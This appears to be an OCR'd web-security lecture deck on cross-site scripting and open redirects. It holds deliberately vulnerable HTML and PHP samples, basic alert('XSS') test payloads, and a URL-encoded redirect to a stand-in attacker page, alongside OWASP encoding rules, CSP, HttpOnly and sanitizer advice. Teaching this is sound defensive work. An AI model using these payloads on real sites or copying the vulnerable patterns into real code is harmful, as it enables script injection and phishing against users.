6          </script>
7
8          <h1>Welcome <script>document.write(uname)</script></h1>
9
10     </body>
11 </html>
```



payload still needs to travel to the server and back...

domoverview.html > ...

```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              //var uname = (new URLSearchParams(window.location.search)).get('uname');
6              var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
7          </script>
8
9          <h1>Welcome <script>document.write(uname)</script></h1>
10
11     </body>
12 </html>
```



now it‘s on the client-side only


DOM-based XSS

- Payload is embedded by the client-side script
- No flaw on the server-side necessary
  - only on the client-side
- „Purest“ form: injection via fragment
  - http://<domain>#<exploit>
  - <exploit> never reaches server
- Also called „Client XSS“

Combination Stored + Client XSS

domstored.html > ...

```
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var req = new XMLHttpRequest()
6              req.open("GET", "http://lightside.me/forum/messages.json", false);
7              req.send();
8              var messages = JSON.parse(req.responseText).messages;
9
10             messages.forEach((message) => {
11                 document.write("User: " + message.u + "<br>")
12                 document.write("Message: " + message.m + "<br><br>")
13             });
14
15         </script>
16     </body>
17 </html>
```



XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)		
Stored („Persistent“)		

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)	Attacker slips victim malicious link Payload is sent to the server Server embeds payload in response Browser interprets response Classic Reflected XSS (Reflected Server XSS)	
Stored („Persistent“)		

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)	Attacker slips victim malicious link Payload is sent to the server Server embeds payload in response Browser interprets response Classic Reflected XSS (Reflected Server XSS)	Attacker slips victim malicious link (In some cases payload is sent to the server and reflected back) Client application embeds payload Browser interprets payload Classic DOM-based XSS (Reflected Client XSS)
Stored („Persistent“)		

https://owasp.org/www-community/Types_of_Cross-Site_Scripting


XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)	Attacker slips victim malicious link Payload is sent to the server Server embeds payload in response Browser interprets response Classic Reflected XSS (Reflected Server XSS)	Attacker slips victim malicious link (In some cases payload is sent to the server and reflected back) Client application embeds payload Browser interprets payload Classic DOM-based XSS (Reflected Client XSS)
Stored („Persistent“)	Attacker inserts malicious payload User browses content Server embeds payload in response Browser interprets response Classic Stored XSS (Stored Server XSS)	

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

XSS Variations	Serverside Flaw	Clientside Flaw
Reflected („Non-Persistent)	Attacker slips victim malicious link Payload is sent to the server Server embeds payload in response Browser interprets response Classic Reflected XSS (Reflected Server XSS)	Attacker slips victim malicious link (In some cases payload is sent to the server and reflected back) Client application embeds payload Browser interprets payload Classic DOM-based XSS (Reflected Client XSS)
Stored („Persistent“)	Attacker inserts malicious payload User browses content Server embeds payload in response Browser interprets response Classic Stored XSS (Stored Server XSS)	Attacker inserts malicious payload User browses content Client application embeds payload Browser interprets payload Stored DOM-based XSS (Stored Client XSS)

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types

Variations	Serverside Flaw	Clientside Flaw
Non-Persistent	Reflected Server XSS	Reflected Client XSS
Persistent	Stored Server XSS	Stored Client XSS

Solution	
OWASP Top 10	
(Primary) Violated Principle	

Input Validation

- Yes, as strict as possible
  - most probably that‘s not enough
  - there are hundreds of possible variations and injection points
    - very hard to filter all of them

```
<script>alert('XSS')</script>
<svg onload=alert('XSS') />
<img src @error=this.alert('XSS')>
<a href="javascript:alert('XSS')">XSS</a>
```

https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Output Encoding

Really depends on the context

- OWASP Cheat Sheet lists 12 rules for successful XSS prevention
- The first 4:

#0 Never Insert Untrusted Data Except in Allowed Locations

#1 HTML Encode Before Inserting Untrusted Data into HTML Element Content

#2 Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes

#3 JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Output Encoding

#0 Never Insert Untrusted Data Except in Allowed Locations

Directly in a script:

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>
```

Inside an HTML comment:

```
<!--...NEVER PUT UNTRUSTED DATA HERE...-->
```

In an attribute name:

```
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />
```

In a tag name:

```
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />
```

Directly in CSS:

```
<style>
...NEVER PUT UNTRUSTED DATA HERE...
</style>
```

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Output Encoding

#1 HTML Encode Before Inserting Untrusted Data into HTML Element Content

```
<body>
...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...
</body>
```

```
<div>
...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...
</div>
```

Characters to encode:

& --> &

< --> <

> --> >

" --> "

' --> '

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Output Encoding

#2 Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes

Inside **UNquoted** attribute:

```
<div attr=...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...>content
```

Inside single quoted attribute:

```
<div attr='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'>content
```

Inside double quoted attribute :

```
<div attr="...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...">content
```

Encode all characters (excl. alphanumeric) in „&#xHH“ format or named if available

Especially for unquoted attributes:

[space] % * + , - / ; < = > ^ and |

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Output Encoding

#3 JavaScript Encode Before Inserting Untrusted Data into JavaScript Data Values

Inside a quoted string:

```
<script>alert('...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
```

One side of a quoted expression:

```
<script>x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
```

Inside quoted event handler:

```
<div onmouseover="x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'"</div>
```

Encode all characters (excl. alphanumeric) in „\xHH“ format

```
<script>
window.setInterval('...EVEN IF YOU ENCODE UNTRUSTED DATA YOU ARE XSSED HERE...');
</script>
```

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Use libraries, frameworks and templates (correctly)

.NET HtmlSanitizer
- https://github.com/mganss/HtmlSanitizer

OWASP Java HTML Sanitizer
- https://owasp.org/www-project-java-html-sanitizer/

Ruby on Rails SanitizeHelper
- https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html

Python Bleach
- https://pypi.org/project/bleach/

PHP HTML Purifier
- http://htmlpurifier.org/

JavaScript / Node.js
- HTML sanitizer (Google Closure Library)
  - https://github.com/google/closure-library/blob/master/closure/goog/html/sanitizer/htmlsanitizer.js
- DOMPurify
  - https://github.com/cure53/DOMPurify

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Use libraries, frameworks and templates (correctly)

Angular template

```
<h3>Binding innerHTML</h3>
<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

completely escaped

interprets HTML but not JavaScript

https://angular.io/guide/security

Be careful with functions like `sanitizer.bypassSecurityTrustUrl()`

Use libraries, frameworks and templates (correctly)

React template

```
function App() {
  const userInput = "Hi, <img src='' onerror='alert(0)' />";

  return (
    <div>
      {userInput}
    </div>
  );
}
```

https://dev.to/spukas/preventing-xss-in-react-applications-5f5j

Be careful with things like `dangerouslySetInnerHTML={}`

Use libraries, frameworks and templates (correctly)

Go template

Example

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces

```
Hello, <script>alert('you have been pwned')</script>!
```

but the contextual autoescaping in html/template

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces safe, escaped HTML output

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

https://golang.org/pkg/html/template/

Content Security Policy (CSP)

- Restricts resources the application is allowed to load

- `Content-Security-Policy: default-src 'self'`
  - Allows scripts from same origin
    `<script src='messageparser.js'></script>`
  - But neither from different
    `<script src='http://darkside.me/payload.js'></script>`
  - Nor inline code
    `<img src="x" onerror="alert(1)"/>`

  - Of course you can allow specific trusted domains
    `Content-Security-Policy: default-src 'self' *.trustedpartner.com`

- Also activate reporting
  - `Reporting-Endpoints: endp-1="https://lightside.me/cspreport"`
  - `Content-Security-Policy: default-src 'self‘; report-to endp-1`

Content Security Policy (CSP)

- Or specify one specific script as a trusted script loader instead of defining a whitelist
  - this script is identified by a random (changing) nonce

```
Content-Security-Policy: script-src 'nonce-r@nd0m' 'strict-dynamic';default-src 'self’;
```

```
<script src="/script-loader.js" nonce="r@nd0m"></script>
```

https://content-security-policy.com/strict-dynamic/

HTTP Only Flag


Set Cookie flag „HttpOnly“ to prevent cookie access via Javascript

- especially for session ID cookies!

Defense in depth: also disable the HTTP method „TRACE“

- In theory, an attacker could send a TRACE request to the server via XSS (XST)
- Cookie would get appended to the request
- Server response would contain whole request including cookie
- Attacker would be able to read cookie from response
- But browsers simply block TRACE requests -> currently no known exploitable attack vector

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types

Variations	Serverside Flaw	Clientside Flaw
Non-Persistent	Reflected Server XSS	Reflected Client XSS
Persistent	Stored Server XSS	Stored Client XSS

Solution	Input Validation (and WAFs) **Output Encoding (frameworks)** CSP HTTPOnly Flag
OWASP Top 10	
(Primary) Violated Principle	

Cross-Site Scripting (XSS)




Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types

Variations	Serverside Flaw	Clientside Flaw
Non-Persistent	Reflected Server XSS	Reflected Client XSS
Persistent	Stored Server XSS	Stored Client XSS

Solution	Input Validation (and WAFs) **Output Encoding (frameworks)** CSP HTTPOnly Flag
OWASP Top 10	A7:2017-Cross-Site Scripting (XSS)
(Primary) Violated Principle	

Cross-Site Scripting (XSS)



Goal	Execute malicious JavaScript code in the user‘s browser
How	By injecting the code via the application Different types

Variations	Serverside Flaw	Clientside Flaw
Non-Persistent	Reflected Server XSS	Reflected Client XSS
Persistent	Stored Server XSS	Stored Client XSS

Solution	Input Validation (and WAFs) **Output Encoding (frameworks)** CSP HTTPOnly Flag
OWASP Top 10	A7:2017-Cross-Site Scripting (XSS)
(Primary) Violated Principle	„Strictly separate data and control instructions, and never process control instructions received from untrusted sources.“

Nice real life example

Samy / JS.Spacehero

MySpace Worm

2005


Fastest spreading worm of all times

> 1.000.000 users within 20 hours


2 actions


- Posted "but most of all, samy is my hero" on the victims profile page
- Added Samy as friend

enough about XSS




#	Host	Method	URL
559	http://lightside.me	GET	/redirect/blue/
558	http://lightside.me	GET	/redirect/redirect.php?uname=Luke&color=blue
557	http://lightside.me	GET	/redirect/






%68%74%74%70%3a%2f%2f%64%61%72%6b%73%69%64%65%2e%6d%65%2f%70%61%79%6c%6f%61%64%2e%68%74%6d%6c
=
http://darkside.me/payload.html




Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	
(Primary) Violated Principle	


Unverified/Open Redirects/Forwards



Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	
(Primary) Violated Principle	

```php
<?php
    header('Location: '.$_GET['color']);
?>
```

Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	
(Primary) Violated Principle	

```php
<?php
    header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
        print("Attack detected");
?>
```

Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	

```php
<?php
   header('Location: '.$_GET['color']);
?>
```

```php
<?php
    if ($_GET['color'] == "green" or $_GET['color'] == "blue")
        header('Location: '.$_GET['color']);
    else
        print("Attack detected");
?>
```


Unverified/Open Redirects/Forwards




Goal	Lure victim to a malicious site very good way for phishing attacks
How	If userinput is used in redirection/forward links, those links can be manipulated
Solution	validate redirection/forward URLs by whitelist if possible
OWASP Top 10	Was kicked from Top 10 2017
(Primary) Violated Principle	„Define an approach that ensures all data are explicitly validated. “

